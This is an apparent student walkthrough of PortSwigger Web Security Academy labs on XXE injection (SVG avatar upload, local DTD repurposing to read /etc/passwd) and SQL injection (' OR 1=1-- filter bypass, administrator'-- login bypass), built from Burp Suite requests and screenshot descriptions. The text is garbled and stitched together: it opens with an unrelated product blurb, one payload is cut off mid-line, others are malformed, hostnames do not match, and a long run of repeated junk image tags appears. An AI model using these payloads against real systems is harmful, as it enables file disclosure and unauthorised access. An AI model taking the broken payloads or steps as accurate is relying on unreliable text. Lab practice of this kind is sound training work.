Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as your normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get biffed by your boss for damage to company property.

## Exploiting xxe via image file upload


Visit the blog page select “view post” and fill in the comment field. The subsequent POST comment should be blocked using the Burp suite.

The screenshot shows a browser window for the PortSwigger Web Security Academy. The URL is https://portswigger.net/web-security/xxe/lab-xxe-via-file-upload. The main content area is titled "Lab: Exploiting XXE via image file upload". It is categorized under "PRACTITIONER" and "LAB". A status indicator says "Not solved". Below the title, there is a brief description of the lab: "This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files. To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname." There is a "Hint" section and a "Solution" section. The "Solution" section contains three steps:

1. Create a local SVG image with the following content:  

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "
```
2. Post a comment on a blog post, and upload this image as an avatar.
3. When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.

The screenshot shows a blog post titled "Exploiting XXE via image file upload" from the WebSecurityAcademy website. The URL is https://0x5900f4040add2f80b549750092006b.web-security-academy.net/post/postid=1. The post is categorized under "LAB" and "Not solved". The main content features a large image of a house with various security icons (padlock, key, camera, etc.) floating around it. The title of the post is "Protect Your Smart Home Gadgets From Cyber Attacks". The author is Sophie Mall, and the date is 19 August 2023. The post discusses the risks of smart home devices being hacked and provides some tips for protection.



```
Burp Suite Community Edition v2023.9.4 - Temporary Project
[+] Burp Project Intruder Repeater View Help
[+] Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
[+] Intercept HTTP history WebSockets history [+] Proxy settings
[+] Request to https://0a6900f4040addf80b54975009200db.web-security-academy.net:443 [34.246.129.62]
[+] Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /post/comment HTTP/2
2 Host: 0a6900f4040addf80b54975009200db.web-security-academy.net
3 Cookie: session=0d91r3VYHxxXOkmmfpI07xxEIqA50Kt
4 Content-Type: application/x-www-form-urlencoded
5 Cache-Control: max-age=0
6 Sec-Cn-Ua:
7 Sec-Cn-Ua-Mobile: ?0
8 Sec-Cn-Ua-Platform: ?
9 Upgrade-Insecure-Request: 1
10 Origin: https://0a6900f4040addf80b54975009200db.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh126YlKyZCE1PxQ
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a6900f4040addf80b54975009200db.web-security-academy.net/post?postId=1
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 -----WebKitFormBoundaryh126YlKyZCE1PxQ
23 Content-Disposition: form-data; name="comment"
24
25 test
26 -----WebKitFormBoundaryh126YlKyZCE1PxQ
27 Content-Disposition: form-data; name="postId"
28
29 1
30 -----WebKitFormBoundaryh126YlKyZCE1PxQ
31 Content-Disposition: form-data; name="comment"
32
33 test
34 -----WebKitFormBoundaryh126YlKyZCE1PxQ
35 Content-Disposition: form-data; name="name"
36
37 test
38 -----WebKitFormBoundaryh126YlKyZCE1PxQ
39 Content-Disposition: form-data; name="avatar"; filename="SVG_Logo.svg"
40 Content-Type: image/svg+xml
41
42 <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="1004" height="1004" viewBox="0 0 300 300">
43   <title>SVG Logo</title>
44   <desc>Designed for the SVG Logo Contest in 2006 by Harvey Rayner, and adopted by W3C in 2008. It is available under the Creative Commons license for those who have an SVG product or who are using SVG on their site.</desc>
45
46 <metadata id="license">
47   <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:cc="http://web.resource.org/cc/">
48     <cc:Zero rdf:about="">
49       <dc:title>SVG Logo</dc:title>
50       <dc:date>14-08-2009</dc:date>
51       <dc:format>image/svg+xml</dc:format>
52       <cc:Agent><dc:title>W3C</dc:title></cc:Agent>
53   </rdf:RDF>
54 </metadata>
```

The screenshot shows a browser window for the WebSecurityAcademy lab titled "Exploiting XXE via image file upload". The URL is <https://0a9900f4040add2fb06549750092006b.web-security-academy.net/post/comment/confirmation/postid=1>. The page displays a success message: "Thank you for your comment!" and "Your comment has been submitted.". There is a "Submit solution" button and a "Back to lab description" link.

Now send the proxy code to the repeater. Go to the “payloadAllTheThings” GitHub page and find the “XXE inside SVG” code, so copy that code and paste it after the image code which we added.

The screenshot shows a GitHub repository named "PayloadsAllTheThings" with a focus on "XXE injection". The left sidebar shows a tree view of files and sub-sections under "XXE injection". The main area displays two examples: "XXE inside SVG" and "OOB via SVG rasterization". The "XXE inside SVG" example shows XML code for an SVG file that includes an external XML payload. The "OOB via SVG rasterization" example shows XML code for an SVG file that uses rasterization to exfiltrate data.

Burp Suite Community Edition v2023.0.4 - Temporary Project

Target: https://0a6900f40add2f80b549750092006b.web-security-academy.net

**Request**

```

POST /comment/avatars?filename=6.png HTTP/1.1
Host: web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh12fYimXy2CEiPxQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
    /signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: sameorigin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6900f40add2f80b549750092006b.web-security-academy.net/post?postId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="cnrf"
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="comment"
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="name"
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="avatar"; filename="SVO_Logo.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/2000/svg">
<svg width="128px" height="128px" xmlns="http://www.w3.org/1999/xhtml" version="1.1">
<image xlink:href="http://www.w3.org/1999/xhtml" x="0" y="0" width="100%" height="100%"/>
<text font-size="1em" x="0" y="128px"></text>
</svg>
-----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="email"
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ
Content-Disposition: form-data; name="website"
Content-Type: ----WebKitFormBoundaryh12fYimXy2CEiPxQ--
```

**Response**

```

HTTP/2 302 Found
Date: Mon, 12 Jun 2023 10:45:14 GMT
Location: https://0a6900f40add2f80b549750092006b.web-security-academy.net/comment/confirmation?postId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Done 115 bytes | 932 millis

Send it and refresh the browser. Now we can get a test image and a code on it. Type that code on submit a solution and submit it.



Sophie Mail | 19 August 2023

While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge.

Cute dolls are transforming into The Bride of Chuckie as voice activation software is asking, 'Wanna play?' FBI Switchboards have been jammed as victims are being told to try turning everything off and on again. Some homes haven't been as seriously affected but complaints of

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Protect Your Smart Home Gadgets From Cyber Attacks

Sophie Mail | 19 August 2023

While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge.

## Exploiting xxe to retrieve data by repurposing a local D

Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.


The screenshot shows a browser window displaying a lab from portswigger.net. The URL is https://portswigger.net/web-security/xxe/blind/lab-xxe-trigger-error-message-by-repurposing-local-dtd. The main content area is titled "Lab: Exploiting XXE to retrieve data by repurposing a local DTD". A sidebar on the left lists various XML-related topics. The main content includes a "Hint" section with the note: "Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso." Below the hint is a "Solution" section with two numbered steps:

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE message [<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"><!ENTITY % ISOamso '<!ENTITY &#x25; file SYSTEM "file:///etc/passwd"><!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///no&#x25;eval;">'>
```

The screenshot shows a product page from WebSecurityAcademy. The URL is https://fa840057031159f18083856009300ca2.web-security-academy.net/product/productId=5. The product name is "Exploiting XXE to retrieve data by repurposing a local DTD". The product has a 5-star rating and a price of \$1.77. The product image is a lightbulb inside a chalk-drawn thought bubble. The description text is as follows:

Description:  
How many times have you had a lightbulb moment and not had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Us to. That's why we have come up with the perfect solution.  
"Lightbulb Moments" are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and you'll never forget that viral idea again. With bayonet and screw fittings available they will fit easily into every lamp, and overhead light socket, in your home.  
When the idea hits you just call out "Lightbulb Moment" and your bulbs will be ready to start recording instantly. There is no need for a smartphone or tablet to



Change the code like this.

"<!DOCTYPE foo

[

```

<!ELEMENT % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

<!ENTITY % ISOamso '
    <!ELEMENT &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
            &#x25;eval;
            &#x25;error;
'
%local_dtd;
```

]"

Solve the solution.

Exploiting XXE to retrieve data by repurposing a local DTD

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

### Lightbulb Moments

★★★★★

\$1.77



Description:

How many times have you had a lightbulb moment and not had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Us to. That's why we have come up with the perfect solution.

'Lightbulb Moments' are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and you'll never forget

# SQL Injection

## SQL injection vulnerability in where clause allowing retrieval of hidden data

Go to the shop page click “Gifts” and open Burp Suite and POST the request

The screenshot shows the PortSwigger SQL injection lab page for the "Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". The challenge description states that the application performs a SQL query like: `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`. To solve it, one must modify the `released` parameter to `'1 OR 1=1--'`. The solution also includes steps to intercept and modify the request using Burp Suite.

**Solution:**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `released` parameter, giving it the value `'1 OR 1=1--'`.
3. Submit the request, and verify that the response now contains one or more unreleased products.

**Community solutions:**

The screenshot shows the Web Security Academy shop page. The main heading is "WE LIKE TO SHOP" with a hanger icon. Below it, there's a search bar and a navigation menu with categories like All, Clothing, shoes and accessories, Corporate gifts, Gifts, and Lifestyle. Four gift items are displayed in a grid:

- The Trolley.ON**: A washing machine, rated 3 stars, \$91.23, with a "View details" button.
- The Alternative Christmas Tree**: A man dressed as Santa Claus, rated 3 stars, \$7.61, with a "View details" button.
- Paddling Pool Shoes**: Two blue paddling pools, rated 4 stars, \$45.31, with a "View details" button.
- Com.Tool**: A smartphone, rated 4 stars, \$86.07, with a "View details" button.

```
curl -f -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.141 Safari/537.36" https://0ae7009d036e5da7836ddc6003300b1.web-security-academy.net:443 --compressed
```

Change the category as ('+OR+1=1--)

Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

HTTP history WebSockets history Proxy settings

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex Render

```
Response from https://www.7000436e5d57836dc600320b1.web-security-academy.net:443/filter?category=Gifts [34.246.129.62]
```

Content-Type: text/html; charset=utf-8  
X-Frame-Options: SAMEORIGIN  
Content-Length: 11930

<!DOCTYPE html>  
<html>  
<head>  
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">  
<link href="/resources/css/labcommerce.css" rel="stylesheet">  
<title>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</title>  
</head>  
<body>  
<script src="/resources/labheader/js/labHeader.js">  
</script>  
<div id="academyLabHeader">  
<div class="header">  
<div class="container">  
<div class="logo">  
  
<div class="titleContainer">  
<h1>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</h1>  
<h2>Back to lab home</h2>  
<a href="#" class="button" href="#">Back</a>  
<a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data">  
Back</a><span>[links]</span><span>Description</span>  
<img alt="Information icon" data-bbox="100px 10px 120px 120px" href="https://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space="preserve" title="Back arrow">  
<p><img alt="Info icon" data-bbox="10px 10px 30px 30px" /> Information</p>  
<img alt="Link icon" data-bbox="10px 40px 30px 40px" /> Back</img>  
<img alt="Information icon" data-bbox="10px 50px 30px 50px" /> Description</img>  
<img alt="Information icon" data-bbox="10px 60px 30px 60px" /> Details</img>  
<img alt="Information icon" data-bbox="10px 70px 30px 70px" /> Help</img>  
<img alt="Information icon" data-bbox="10px 80px 30px 80px" /> Report</img>  
<img alt="Information icon" data-bbox="10px 90px 30px 90px" /> Settings</img>  
<img alt="Information icon" data-bbox="10px 100px 30px 100px" /> Support</img>  
<img alt="Information icon" data-bbox="10px 110px 30px 110px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 120px 30px 120px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 130px 30px 130px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 140px 30px 140px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 150px 30px 150px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 160px 30px 160px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 170px 30px 170px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 180px 30px 180px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 190px 30px 190px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 200px 30px 200px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 210px 30px 210px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 220px 30px 220px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 230px 30px 230px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 240px 30px 240px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 250px 30px 250px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 260px 30px 260px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 270px 30px 270px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 280px 30px 280px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 290px 30px 290px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 300px 30px 300px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 310px 30px 310px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 320px 30px 320px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 330px 30px 330px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 340px 30px 340px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 350px 30px 350px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 360px 30px 360px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 370px 30px 370px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 380px 30px 380px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 390px 30px 390px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 400px 30px 400px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 410px 30px 410px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 420px 30px 420px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 430px 30px 430px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 440px 30px 440px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 450px 30px 450px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 460px 30px 460px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 470px 30px 470px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 480px 30px 480px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 490px 30px 490px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 500px 30px 500px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 510px 30px 510px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 520px 30px 520px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 530px 30px 530px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 540px 30px 540px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 550px 30px 550px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 560px 30px 560px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 570px 30px 570px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 580px 30px 580px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 590px 30px 590px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 600px 30px 600px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 610px 30px 610px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 620px 30px 620px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 630px 30px 630px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 640px 30px 640px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 650px 30px 650px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 660px 30px 660px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 670px 30px 670px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 680px 30px 680px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 690px 30px 690px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 700px 30px 700px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 710px 30px 710px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 720px 30px 720px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 730px 30px 730px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 740px 30px 740px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 750px 30px 750px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 760px 30px 760px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 770px 30px 770px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 780px 30px 780px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 790px 30px 790px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 800px 30px 800px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 810px 30px 810px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 820px 30px 820px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 830px 30px 830px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 840px 30px 840px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 850px 30px 850px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 860px 30px 860px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 870px 30px 870px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 880px 30px 880px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 890px 30px 890px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 900px 30px 900px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 910px 30px 910px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 920px 30px 920px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 930px 30px 930px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 940px 30px 940px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 950px 30px 950px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 960px 30px 960px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 970px 30px 970px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 980px 30px 980px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 990px 30px 990px" /> Test</img>  
<img alt="Information icon" data-bbox="10px 1000px 30px 1000px" /> Test</img>

The screenshot shows a web browser displaying a challenge from the WebSecurity Academy. The title bar includes the URL 'https://www.websecurityacademy.com/SQL-injection-vulnerability-1-1015'. The main content area has a header 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data' with a 'Solved' button. Below it is a link 'Back to lab description >'. A large orange banner at the top says 'Congratulations, you solved the lab!'. To the right are social sharing icons for Twitter and LinkedIn, and a 'Continue learning >' button. The page features a logo with the text 'WE LIKE TO SHOP' and a stylized hand icon. A search bar with placeholder 'Refine your search:' and categories like 'All', 'Clothing, shoes and accessories', 'Corporate gifts', 'Gifts', and 'Lifestyle'. Below the search bar are four product cards: 'High-End Gift Wrapping' (image of a bicycle wrapped in colorful foil), 'Roulette Drinking Game' (image of a roulette wheel with red cups), 'Gym Suit' (image of a muscular man flexing), and 'The Giant Enter Key' (image of a large black key). Each card includes a star rating and a 'View details' button.

## SQL injection vulnerability allowing login bypass

The screenshot shows a web browser window for the PortSwigger website at <https://portswigger.net/web-security/sql-injection/lab-login-bypass>. The main content area displays a lab titled "Lab: SQL injection vulnerability allowing login bypass". The lab is categorized as "APPRENTICE" and is marked as "Not solved". A note states: "This lab contains a SQL injection vulnerability in the login function. To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user." Below this is a button labeled "ACCESS THE LAB". To the right, there is a sidebar with a Burp Suite advertisement: "Find SQL injection vulnerabilities using Burp Suite" with a "TRY FOR FREE" button.

Go to the product page first. Choose any item and click “My account”. Then give a random username and password and use Burp Suite to block the next post request.

The screenshot shows a web browser window for the "WebSecurityAcademy" website at <https://0x5f00ad03a0d4f980c2129000b4005a.web-security-academy.net>. The page title is "SQL injection vulnerability allowing login bypass". It features a "LAB Not solved" badge. Below the title, there is a heading "WE LIKE TO SHOP" with a stylized hanger icon. The page displays several items for purchase:

- Cheshire Cat Grin: ★★★★★ \$27.67 (View details)
- Adult Space Hopper: ★★★★★ \$27.32 (View details)
- High-End Gift Wrapping: ★★★★★ \$35.87 (View details)
- Hydrated Crackers: ★★★★★ \$78.46 (View details)
- Other visible items include a person in a Santa hat, a person with multiple cans strapped to their back, a roulette wheel, and a red geometric object.

Modify the username, giving it “administrator”--

← → C https://0a350091039d595a814c4de4000a093.web-security-academy.net/my-account?id=administrator

WebSecurity Academy SQL injection vulnerability allowing login bypass LAB Solved

Congratulations, you solved the lab! Share your skills! Twitter LinkedIn Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Email

Update email

## SQL injection attack, querying the database type and version on Oracle

Go to Burp Suite to modify the request. Visit the product page click “tech gifts” and post the request to the Burp Suite.

